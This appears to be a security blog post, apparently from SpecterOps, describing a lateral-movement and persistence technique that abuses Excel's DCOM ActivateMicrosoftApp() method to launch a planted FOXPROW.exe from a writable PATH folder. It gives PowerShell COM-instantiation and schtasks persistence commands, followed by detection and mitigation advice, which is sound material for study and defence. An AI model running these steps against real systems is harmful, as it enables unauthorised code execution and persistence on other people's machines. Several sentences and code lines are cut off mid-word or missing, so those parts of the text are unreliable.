Lateral Movement: Abuse the Power of DCOM Excel Application

Raj Patel · Follow
Published in Posts By SpecterOps Team Members · 8 min read · Oct 30, 2023

In this post, we will talk about an interesting lateral movement technique called *ActivateMicrosoftApp()* method within the distributed component object model (DCOM) Excel application. This technique is built upon Matt Nelson's initial research on "Lateral Movement using Excel.Application and DCOM".

What is DCOM?

DCOM is a Microsoft solution that allows software components to communicate remotely. Its predecessor, component object model (COM), lacked distributed computing functionality, so Microsoft introduced DCOM to serve the need of software components to communicate across the network. Basically, DCOM allows a client application to remotely instantiate a COM server object on another machine and utilize its methods. It operates on top of the remote procedure call (RPC) transport protocol based on TCP/IP for its network communications; specifically, it uses the

- **ProgID —** The program identifier (ProgID) is an optional identifier

  "Excel.Application"

- **APPID —** The application identifier (AppID) identifies all the classes that are part of the same executable and the permissions required to access it; it will most likely throw an error if the correct AppID is not used

The basic flow of communication is like this:



Figure 01 — DCOM flow over the network

1. To create an object on the remote computer, the client provides a request with the CLSID, PROGID or APPID
2. The remote machine performs a validation to determine whether it has permission to create an object (i.e., requires administrator privileges)
3. If the remote machine has the correct permissions, it will use DCOMLaunch.exe or DLLHOST.exe and start the instance
4. After successful communication, the client will have access to all the functions and methods on the remote computer

FoxPro, Schedule Plus, and Office Project. It is unlikely that any of these leg d ab


```
PS C:\Users\User\Desktop> $com = [System.Activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Applicat
ion","localhost"))
PS C:\Users\User\Desktop> $com | Get-Member


   TypeName: System.__ComObject#{000208d5-0000-0000-c000-000000000046}

Name                                MemberType          Definition
----                                ----------          ----------
ActivateMicrosoftApp                Method              void ActivateMicrosoftApp (XlMSApplication)
AddChartAutoFormat                  Method              void AddChartAutoFormat (Variant, string, Vari...
AddCustomList                       Method              void AddCustomList (Variant, Variant)
Calculate                           Method              void Calculate ()
CalculateFull                       Method              void CalculateFull ()
CalculateFullRebuild                Method              void CalculateFullRebuild ()
CalculateUntilAsyncQueriesDone      Method              void CalculateUntilAsyncQueriesDone ()
CentimetersToPoints                 Method              double CentimetersToPoints (double)
CheckAbort                          Method              void CheckAbort (Variant)
CheckSpelling                       Method              bool CheckSpelling (string, Variant, Variant)
ConvertFormula                      Method              Variant ConvertFormula (Variant, XlReferenceSt...
DDEExecute                          Method              void DDEExecute (int, string)
```

Figure 02 — Excel's DCOM methods

According to *Microsoft's documentation*, the ***ActivateMicrosoftApp()*** method activates a Microsoft application. If this application is already running, this method activates the running application. If the application is not running, this method starts a new instance of the application as the launching user or the currently logged on user based on how DCOM was configured. The ***ActivateMicrosoftApp()*** method takes one parameter which specifies the Microsoft application to activate.

Name	Value	Description
xlMicrosoftAccess	4	Microsoft Office Access
xlMicrosoftFoxPro	5	Microsoft FoxPro
xlMicrosoftMail	3	Microsoft Office Outlook

However, if the application is not present on the system
Ac *xe*'.
Th
research, we utilized Process Monitor to further investigate underlying operations.

Figure 05 — Attempt to find the FOXPROW.exe in system PATH

The *Excel.exe* process attempted to locate the *FOXPROW.exe* binary file within the system *PATH;* however, since the application is not installed, it returned an error instead. In order to abuse this, we have to identify write permissions within the system *PATH*. The location where users most commonly have write permission to the *PATH* is:

```
C:\users\*\AppData\Local\Microsoft\WindowsApps\
```

The FoxPro application is no longer supported since January 2010, and it is unlikely to exist on any modern environment. So, if we manage to upload a malicious binary with the name "FOXPROW.exe" and place it in the above folder, then our malicious binary will execute and provide us access to the

In certain situations, you may receive the below error due to the absence of Excel on the machine initiating the attack. The `GetTypeFromProgID` method looks for an associated CLSID in the registry of the local computer and if it is not able to map the ProgID to CLSID, the following error will occur:

Figure 06 — Error thrown if ProgID could not map to CLSID

Alternatively, we could use CLSID instead of ProgID to identify the Excel COM class object. Please note that CLSID can differ between various

This technique could be used for persistence once we have established a fo
Po t
via DCOM and invokes the *ActivateMicrosoftApp()* method on the localhost. Then, create a scheduled task configured to run at specific intervals, which will execute the PowerShell script we created. Ultimately, ensure that *FOXPROW.exe* is placed within the system *PATH* and wait for the scheduled task to execute.

```
PS C:\Users\User\Desktop> cat .\ExcelPersistence.ps1
$com = [System.Activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Applicati
$com.ActivateMicrosoftApp("5")

PS C:\Users\User\Desktop> copy C:\windows\system32\calc.exe C:\Users\user\AppData\Lo

PS C:\Users\User\Desktop> schtasks /create /tn ExcelPersistence /tr "c:\windows\sysw

PS C:\Users\User\Desktop> schtasks.exe /run /tn ExcelPersistence
```

Note: The initial location where the *ActivateMicrosoftApp()* method searches
fo
Of

Impact

This technique can have a significant impact since it allows attackers to execute malicious executable on any machine that has Microsoft Office installed, given administrative rights to that machine. It could be abused by attackers in a ransomware scenario. The malicious actor has the capability to upload malware, place it within the *PATH*, and then run the malware by executing the ***ActivateMicrosoftApp()*** method.

Detection

In general, DCOM security is a bit challenging because there are many applications that support DCOM models for re-usability and each application requires its own security configuration. DCOM also maintains its own set of access control lists (ACLs) which define the users or groups that have access to a component of a certain class. Additionally, DCOM utilizes Windows authentication mechanisms like NTLM or Kerberos.

Each application component has its own permissions (e.g., users that are allowed to launch and activate the COM server, users that have access permission, users that have component configuration permission, etc.). The biggest complication is that a user might be blocked from accessing Microsoft Excel COM class objects but has privileges to access Microsoft Word COM class objects. This can complicate DCOM security within an enterprise environment, but there are few actions we could take to detect and mitigate this attack.

Figure 08 — Excel.exe spawned FOXPROW.exe as its child process

Another detection method involves monitoring for network anomalies. For instance, if RPC communication between two machines is unusual within your environment, you might want to investigate it further.

To learn more about security of DCOM read here.

Mitigation

To mitigate this attack, consider configuring the user identity located under Component Services > Computers > My Computer > DCOM Config > Microsoft Excel Application > Properties. There are three options available:

- The interactive user — runs Excel as the currently logged on user's

Figure 09 — Configure This user to minimize the attack impact

Lastly, the concept of least privilege should be applied to limit the number of local administrators with access to workstations and servers, thus decreasing the chance of an attacker successfully being able to upload malware.

To learn more about mitigation read here.

Credits

Big thanks to Duane Michael, Jared Atkinson, Matt Nelson and others who have helped review the blog post. Please reach out on X for your thoughts. I

More from Raj Patel and Posts By SpecterOps Team Members

Will Schroe... in Posts By SpecterOps Team Mem...

Certified Pre-Owned

Active Directory Certificate Services has a lot of attack potential!

Jun 17, 2021 489 4

Hope Walk... in Posts By SpecterOps Team Memb...

An Introduction to Manual Active Directory Querying with Dsquery...

Introduction

Jun 2, 2021 91 3

Elad Sha... in Posts By SpecterOps Team Memb...

Shadow Credentials: Abusing Key Trust Account Mapping for...

The techniques for DACL-based attacks

Matt Creel in Posts By SpecterOps Team Members

BOFHound: AD CS Integration

TL;DR: BOFHound can now parse Active Directory Certificate Services (AD CS)...

Alexander Nguyen in Level Up Coding

The resume that got a software engineer a $300,000 job at Google.

1-page. Well-formatted.

Jun 1 25K 483

backdoor

Setting Up Mythic C2: A Guide to Evading Advanced Detection...

DISCLAIMER: Using these tools and methods against hosts that you do not have explicit...

Jun 3 59

Lists

The New Chatbots: ChatGPT, Bard, and Beyond
12 stories · 494 saves

My Kind Of Medium (All-Time Faves)
98 stories · 544 saves

Natural Language Processing
1789 stories · 1391 saves

Staff Picks
755 stories · 1416 saves